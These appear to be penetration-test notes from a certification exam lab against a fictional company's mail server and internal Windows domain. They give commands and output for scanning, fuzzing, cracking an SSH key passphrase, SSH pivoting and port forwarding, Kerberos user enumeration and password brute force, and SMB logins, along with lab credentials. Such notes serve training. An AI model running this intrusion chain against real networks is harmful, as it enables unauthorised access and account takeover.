



OSINT on TPM, including <https://thepastamentors.com>

External Pentest: 10.10.155.0/24

```
fping -a -g 10.10.155.0/24 2>/dev/null > pnpt_targets.txt
```

```
kali@kali: ~/PNPT 118x56
(kali@kali)-[~/PNPT]
$ fping -a -g 10.10.155.0/24 2>/dev/null > pnpt_targets.txt

(kali@kali)-[~/PNPT]
$ ls
pnpt_targets.txt
'studentid-5a207472-5679-43d0-a001-0272c5a1ef96.ovpn TCMS_-_The_Pasta_Mentors_-_Rules_of_Engagement.pdf'

(kali@kali)-[~/PNPT]
$ cat pnpt_targets.txt
10.10.155.5
```

Nmap


```
nmap -p- -v -sC -A 10.10.155.5 -oN 10.10.155.5_scan.txt
```

```
(kali@kali)-[~]
$ nmap 10.10.155.5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 01:11 IST
Nmap scan report for mail.thepastamentors.com (10.10.155.5)
Host is up (0.31s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
```

Adding hosts

```
kali@kali: ~/PNPT 117x56
GNU nano 6.2 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali.kali kali
10.10.155.5 mail.thepastamentors.com
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

<https://mail.thepastamentors.com/mail/>



Directory fuzzing

```
wfuzz -u https://mail.thepastamentors.com/FUZZ -w directory-list-2.3-medium.txt
```

```


(kali@kali)-[~]
└─$ wfuzz -u https://mail.thepastamentors.com/FUZZ -w directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation
for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: https://mail.thepastamentors.com/FUZZ
Total requests: 193

=====
ID      Response  Lines  Word  Chars  Payload
=====
000000001: 200        1 L      4 W      78 Ch  "https://mail.thepastamentors.com/"
000000003: 404        7 L     12 W     162 Ch  "images"
000000007: 404        7 L     12 W     162 Ch  "crack"
000000009: 404        7 L     12 W     162 Ch  "warez"
000000008: 404        7 L     12 W     162 Ch  "serial"
000000010: 404        7 L     12 W     162 Ch  "full"
000000006: 404        7 L     12 W     162 Ch  "news"
000000011: 404        7 L     12 W     162 Ch  "12"
000000017: 404        7 L     12 W     162 Ch  "about"
000000002: 404        7 L     12 W     162 Ch  "index"
000000004: 404        7 L     12 W     162 Ch  "download"
000000005: 404        7 L     12 W     162 Ch  "2006"
000000015: 404        7 L     12 W     162 Ch  "spacer"
000000012: 404        7 L     12 W     162 Ch  "contact"
000000014: 404        7 L     12 W     162 Ch  "search"
000000016: 404        7 L     12 W     162 Ch  "privacy"
000000018: 404        7 L     12 W     162 Ch  "logo"
000000022: 404        7 L     12 W     162 Ch  "cgi-bin"
000000017: 404        7 L     12 W     162 Ch  "11"
000000020: 404        7 L     12 W     162 Ch  "new"
000000023: 404        7 L     12 W     162 Ch  "faq"
000000021: 404        7 L     12 W     162 Ch  "10"
000000019: 404        7 L     12 W     162 Ch  "blog"
000000037: 404        7 L     12 W     162 Ch  "06"
000000038: 404        7 L     12 W     162 Ch  "sitemap"
000000026: 404        7 L     12 W     162 Ch  "img"
000000024: 404        7 L     12 W     162 Ch  "rss"
000000038: 404        7 L     12 W     162 Ch  "2"
000000033: 404        7 L     12 W     162 Ch  "newsletter"
000000034: 404        7 L     12 W     162 Ch  "links"
000000035: 404        7 L     12 W     162 Ch  "01"
000000036: 404        7 L     12 W     162 Ch  "08"
000000032: 404        7 L     12 W     162 Ch  "1"
000000029: 404        7 L     12 W     162 Ch  "products"
000000031: 404        7 L     12 W     162 Ch  "archives"
000000028: 404        7 L     12 W     162 Ch  "2005"

```

<https://mail.thepastamentors.com/newsletter/> redirecting us to <https://mail.thepastamentors.com/iredadmin/newsletter>
getting Mail Domains & Accounts page at <https://mail.thepastamentors.com/iredadmin/>



Username list created list

```

Alessandra Fettuccini
Alanzo Bucatini
Adriano Penne
Mario Linguine
Giovanni Rigatoni
Leo Fusilli
rigatoni@thepastamentors.com

```


ES#4864


logged in with `leo@thepastamentors.com`

Username: `leo@thepastamentors.com`


Password: `P@ssw0rd!`

Password: P@ssw0rd!






logged in with the same credentials in **Roundcube Webmail**



now we changed Giovanni password


Discord




Username: **giovanni@thepastamentors.com**

Password: **P@ssword123**

login with Giovanni mail with these credentials above



now changed Postmaster Password



Passphrase for admin

```
(kali@kali)-[~/PNPT]
$ ssh2john id_rsa_admin > hash_admin

(kali@kali)-[~/PNPT]
$ john --wordlist=/home/kali/rockyou.txt hash_admin
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789a (id_rsa_admin)
1g 0:00:00:00 DONE (2022-09-22 17:48) 100.0g/s 294400p/s 294400c/s 294400c/s popstar..pumas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

123456789a (id_rsa_admin)

And Got Shell on external ip 10.10.155.5

```
ssh -i id_rsa_giovanni adminuser@mail
Password1
```



```
(kali@kali)-[~/PNPT]
└─$ ssh -i id_rsa_giovanni adminuser@mail
hostkeys_find_by_key_hostfile: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
The authenticity of host 'mail (10.10.155.5)' can't be established.
ED25519 key fingerprint is SHA256:DRXSvA+jn8CNgH/ieINarbmavCeZRWsdrTL0v/JdgM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/kali/.ssh/known_hosts).
Enter passphrase for key 'id_rsa_giovanni':
client_input_hostkeys: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-140-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Sep 23 03:58:27 EDT 2022

System load:  0.0          Processes:      158
Usage of /:   43.4% of 18.57GB   Users logged in:  0
Memory usage: 49%          IP address for eth0: 10.10.155.5
Swap usage:   0%            IP address for eth1: 10.10.10.5

0 packages can be updated.
0 of these updates are security updates.

Last login: Fri Dec  3 23:41:47 2021 from 10.10.200.5
adminuser@mail:~$ whoami
adminuser
adminuser@mail:~$ ipconfig

Command 'ipconfig' not found, did you mean:

  command 'iwconfig' from deb wireless-tools
  command 'iconfig' from deb ipmiutil
  command 'ifconfig' from deb net-tools

Try: apt install <deb name>
```

Now let's do ping sweep

Ping Sweep

```
for i in {1..254}; do ping -c 1 10.10.10.$i | grep 'from'; done
```

```
adminuser@mail:~$ for i in {1..254}; do ping -c 1 10.10.10.$i | grep 'from'; done
64 bytes from 10.10.10.1: icmp_seq=1 ttl=255 time=0.227 ms
64 bytes from 10.10.10.5: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 10.10.10.15: icmp_seq=1 ttl=128 time=0.447 ms
64 bytes from 10.10.10.25: icmp_seq=1 ttl=128 time=0.446 ms
64 bytes from 10.10.10.35: icmp_seq=1 ttl=128 time=0.682 ms
64 bytes from 10.10.10.225: icmp_seq=1 ttl=128 time=0.615 ms
```

Post_scan

Now let's do the portscan to check which ports are open

```
adminuser@mail:~$ ./port_scan.sh
[*]HOST:10.10.10.5 -> PORT: 25 - OPEN
[*]HOST:10.10.10.5 -> PORT: 22 - OPEN
[*]HOST:10.10.10.5 -> PORT: 80 - OPEN
[*]HOST:10.10.10.5 -> PORT: 110 - OPEN
[*]HOST:10.10.10.5 -> PORT: 143 - OPEN
[*]HOST:10.10.10.5 -> PORT: 443 - OPEN
[*]HOST:10.10.10.5 -> PORT: 587 - OPEN
[*]HOST:10.10.10.5 -> PORT: 995 - OPEN
[*]HOST:10.10.10.5 -> PORT: 993 - OPEN
```

```
adminuser@mail:~$ ./port_scan.sh
[*]HOST:10.10.10.15 -> PORT: 139 - OPEN
[*]HOST:10.10.10.15 -> PORT: 135 - OPEN
[*]HOST:10.10.10.15 -> PORT: 445 - OPEN
[*]HOST:10.10.10.15 -> PORT: 5040 - OPEN
[*]HOST:10.10.10.15 -> PORT: 49669 - OPEN
```

```
adminuser@mail:~$ ./port_scan.sh
[*]HOST:10.10.10.25 -> PORT: 80 - OPEN
[*]HOST:10.10.10.25 -> PORT: 139 - OPEN
[*]HOST:10.10.10.25 -> PORT: 135 - OPEN
[*]HOST:10.10.10.25 -> PORT: 445 - OPEN
[*]HOST:10.10.10.25 -> PORT: 3389 - OPEN
[*]HOST:10.10.10.25 -> PORT: 5040 - OPEN
[*]HOST:10.10.10.25 -> PORT: 5985 - OPEN
[*]HOST:10.10.10.25 -> PORT: 47001 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49668 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49664 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49667 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49666 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49669 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49670 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49665 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49680 - OPEN
[*]HOST:10.10.10.25 -> PORT: 64849 - OPEN
```

```
adminuser@mail:~$ ./port_scan.sh
[*]HOST:10.10.10.35 -> PORT: 135 - OPEN
[*]HOST:10.10.10.35 -> PORT: 139 - OPEN
[*]HOST:10.10.10.35 -> PORT: 445 - OPEN
[*]HOST:10.10.10.35 -> PORT: 3389 - OPEN
[*]HOST:10.10.10.35 -> PORT: 5040 - OPEN
```

```
adminuser@mail:~$ ./port_scan.sh
[*]HOST:10.10.10.225 -> PORT: 53 - OPEN
[*]HOST:10.10.10.225 -> PORT: 88 - OPEN
[*]HOST:10.10.10.225 -> PORT: 139 - OPEN
[*]HOST:10.10.10.225 -> PORT: 135 - OPEN
[*]HOST:10.10.10.225 -> PORT: 389 - OPEN
[*]HOST:10.10.10.225 -> PORT: 464 - OPEN
[*]HOST:10.10.10.225 -> PORT: 445 - OPEN
[*]HOST:10.10.10.225 -> PORT: 593 - OPEN
[*]HOST:10.10.10.225 -> PORT: 3268 - OPEN
[*]HOST:10.10.10.225 -> PORT: 5985 - OPEN
[*]HOST:10.10.10.225 -> PORT: 9389 - OPEN
[*]HOST:10.10.10.225 -> PORT: 49668 - OPEN
[*]HOST:10.10.10.225 -> PORT: 49673 - OPEN
[*]HOST:10.10.10.225 -> PORT: 49674 - OPEN
[*]HOST:10.10.10.225 -> PORT: 49698 - OPEN
[*]HOST:10.10.10.225 -> PORT: 49824 - OPEN
```

Port Forwarding

Port forward with ssh on 10.10.10.25 because port 80 is open on that

```
ssh -i id_rsa_giovanni adminuser@mail -L 80:10.10.10.25:80
```

Is my exam done yet?



Kerberos 10.10.10.225:88

```
ssh -i id_rsa_giovanni adminuser@mail -L 88:10.10.10.225:88
```

```
./kerbrute_linux_amd64 ksecrenum --dc 127.0.0.1 -d thepastamentors.com /home/kali/PNPT/usernames.txt
```

Discord: Exams

```

(kali@kali)-[~]
└─$ ./kerbrute_linux_amd64 userenum --dc 127.0.0.1 -d thepastamentors.com /home/kali/PNPT/usernames.txt

  Kerbrute

Version: v1.0.3 (9dad6e1) - 09/23/22 - Ronnie Flathers @ropnop

2022/09/23 16:37:35 > Using KDC(s):
2022/09/23 16:37:35 > 127.0.0.1:88

2022/09/23 16:37:35 > [+] VALID USERNAME:      alanzo@thepastamentors.com
2022/09/23 16:37:35 > [+] VALID USERNAME:      adriano@thepastamentors.com
2022/09/23 16:37:35 > [+] VALID USERNAME:      alessandra@thepastamentors.com
2022/09/23 16:37:36 > [+] VALID USERNAME:      mario@thepastamentors.com
2022/09/23 16:37:36 > [+] VALID USERNAME:      giovanni@thepastamentors.com
2022/09/23 16:37:36 > [+] VALID USERNAME:      Adriano@thepastamentors.com
2022/09/23 16:37:36 > [+] VALID USERNAME:      leo@thepastamentors.com
2022/09/23 16:37:36 > [+] VALID USERNAME:      Alessandra@thepastamentors.com
2022/09/23 16:37:36 > [+] VALID USERNAME:      Alanzo@thepastamentors.com
2022/09/23 16:37:36 > [+] VALID USERNAME:      Mario@thepastamentors.com
2022/09/23 16:37:36 > [+] VALID USERNAME:      Giovanni@thepastamentors.com
2022/09/23 16:37:37 > Done! Tested 34 usernames (11 valid) in 1.992 seconds

```

Got the leo password

```
./kerbrute_linux_amd64 bruteuser --dc 127.0.0.1 -d thepastamentors.com /home/kali/PNPT/pnpt_wordlist.txt leo@thepastamentors.com
```

```

(kali@kali)-[~]
└─$ ./kerbrute_linux_amd64 bruteuser --dc 127.0.0.1 -d thepastamentors.com /home/kali/PNPT/pnpt_wordlist.txt leo@thepastamentors.com

  Kerbrute

Version: v1.0.3 (9dad6e1) - 09/23/22 - Ronnie Flathers @ropnop

2022/09/23 16:51:19 > Using KDC(s):
2022/09/23 16:51:19 > 127.0.0.1:88

2022/09/23 16:51:29 > [+] VALID LOGIN:  leo@thepastamentors.com:P@ssw0rd!
2022/09/23 16:51:31 > Done! Tested 102 logins (1 successes) in 11.795 seconds

```

leo@thepastamentors.com:P@ssw0rd!

crackmapexec

```
ssh -i id_rsa_giovanni adminuser@mail -L 445:10.10.10.225:445

crackmapexec smb 127.0.0.1 -u leo -p 'P@ssw0rd!'
```

```


└─$ crackmapexec smb 127.0.0.1 -u leo -p 'P@ssw0rd!'
SMB 127.0.0.1 445 TPM-DC [*] Windows 10.0 Build 17763 (name:TPM-DC) (domain:thepastamentors.com) (signing:True) (SMBv1:False)
SMB 127.0.0.1 445 TPM-DC [+] thepastamentors.com\leo:P@ssw0rd!

```

Same can do with all the IPS we found

RDP on leo

```
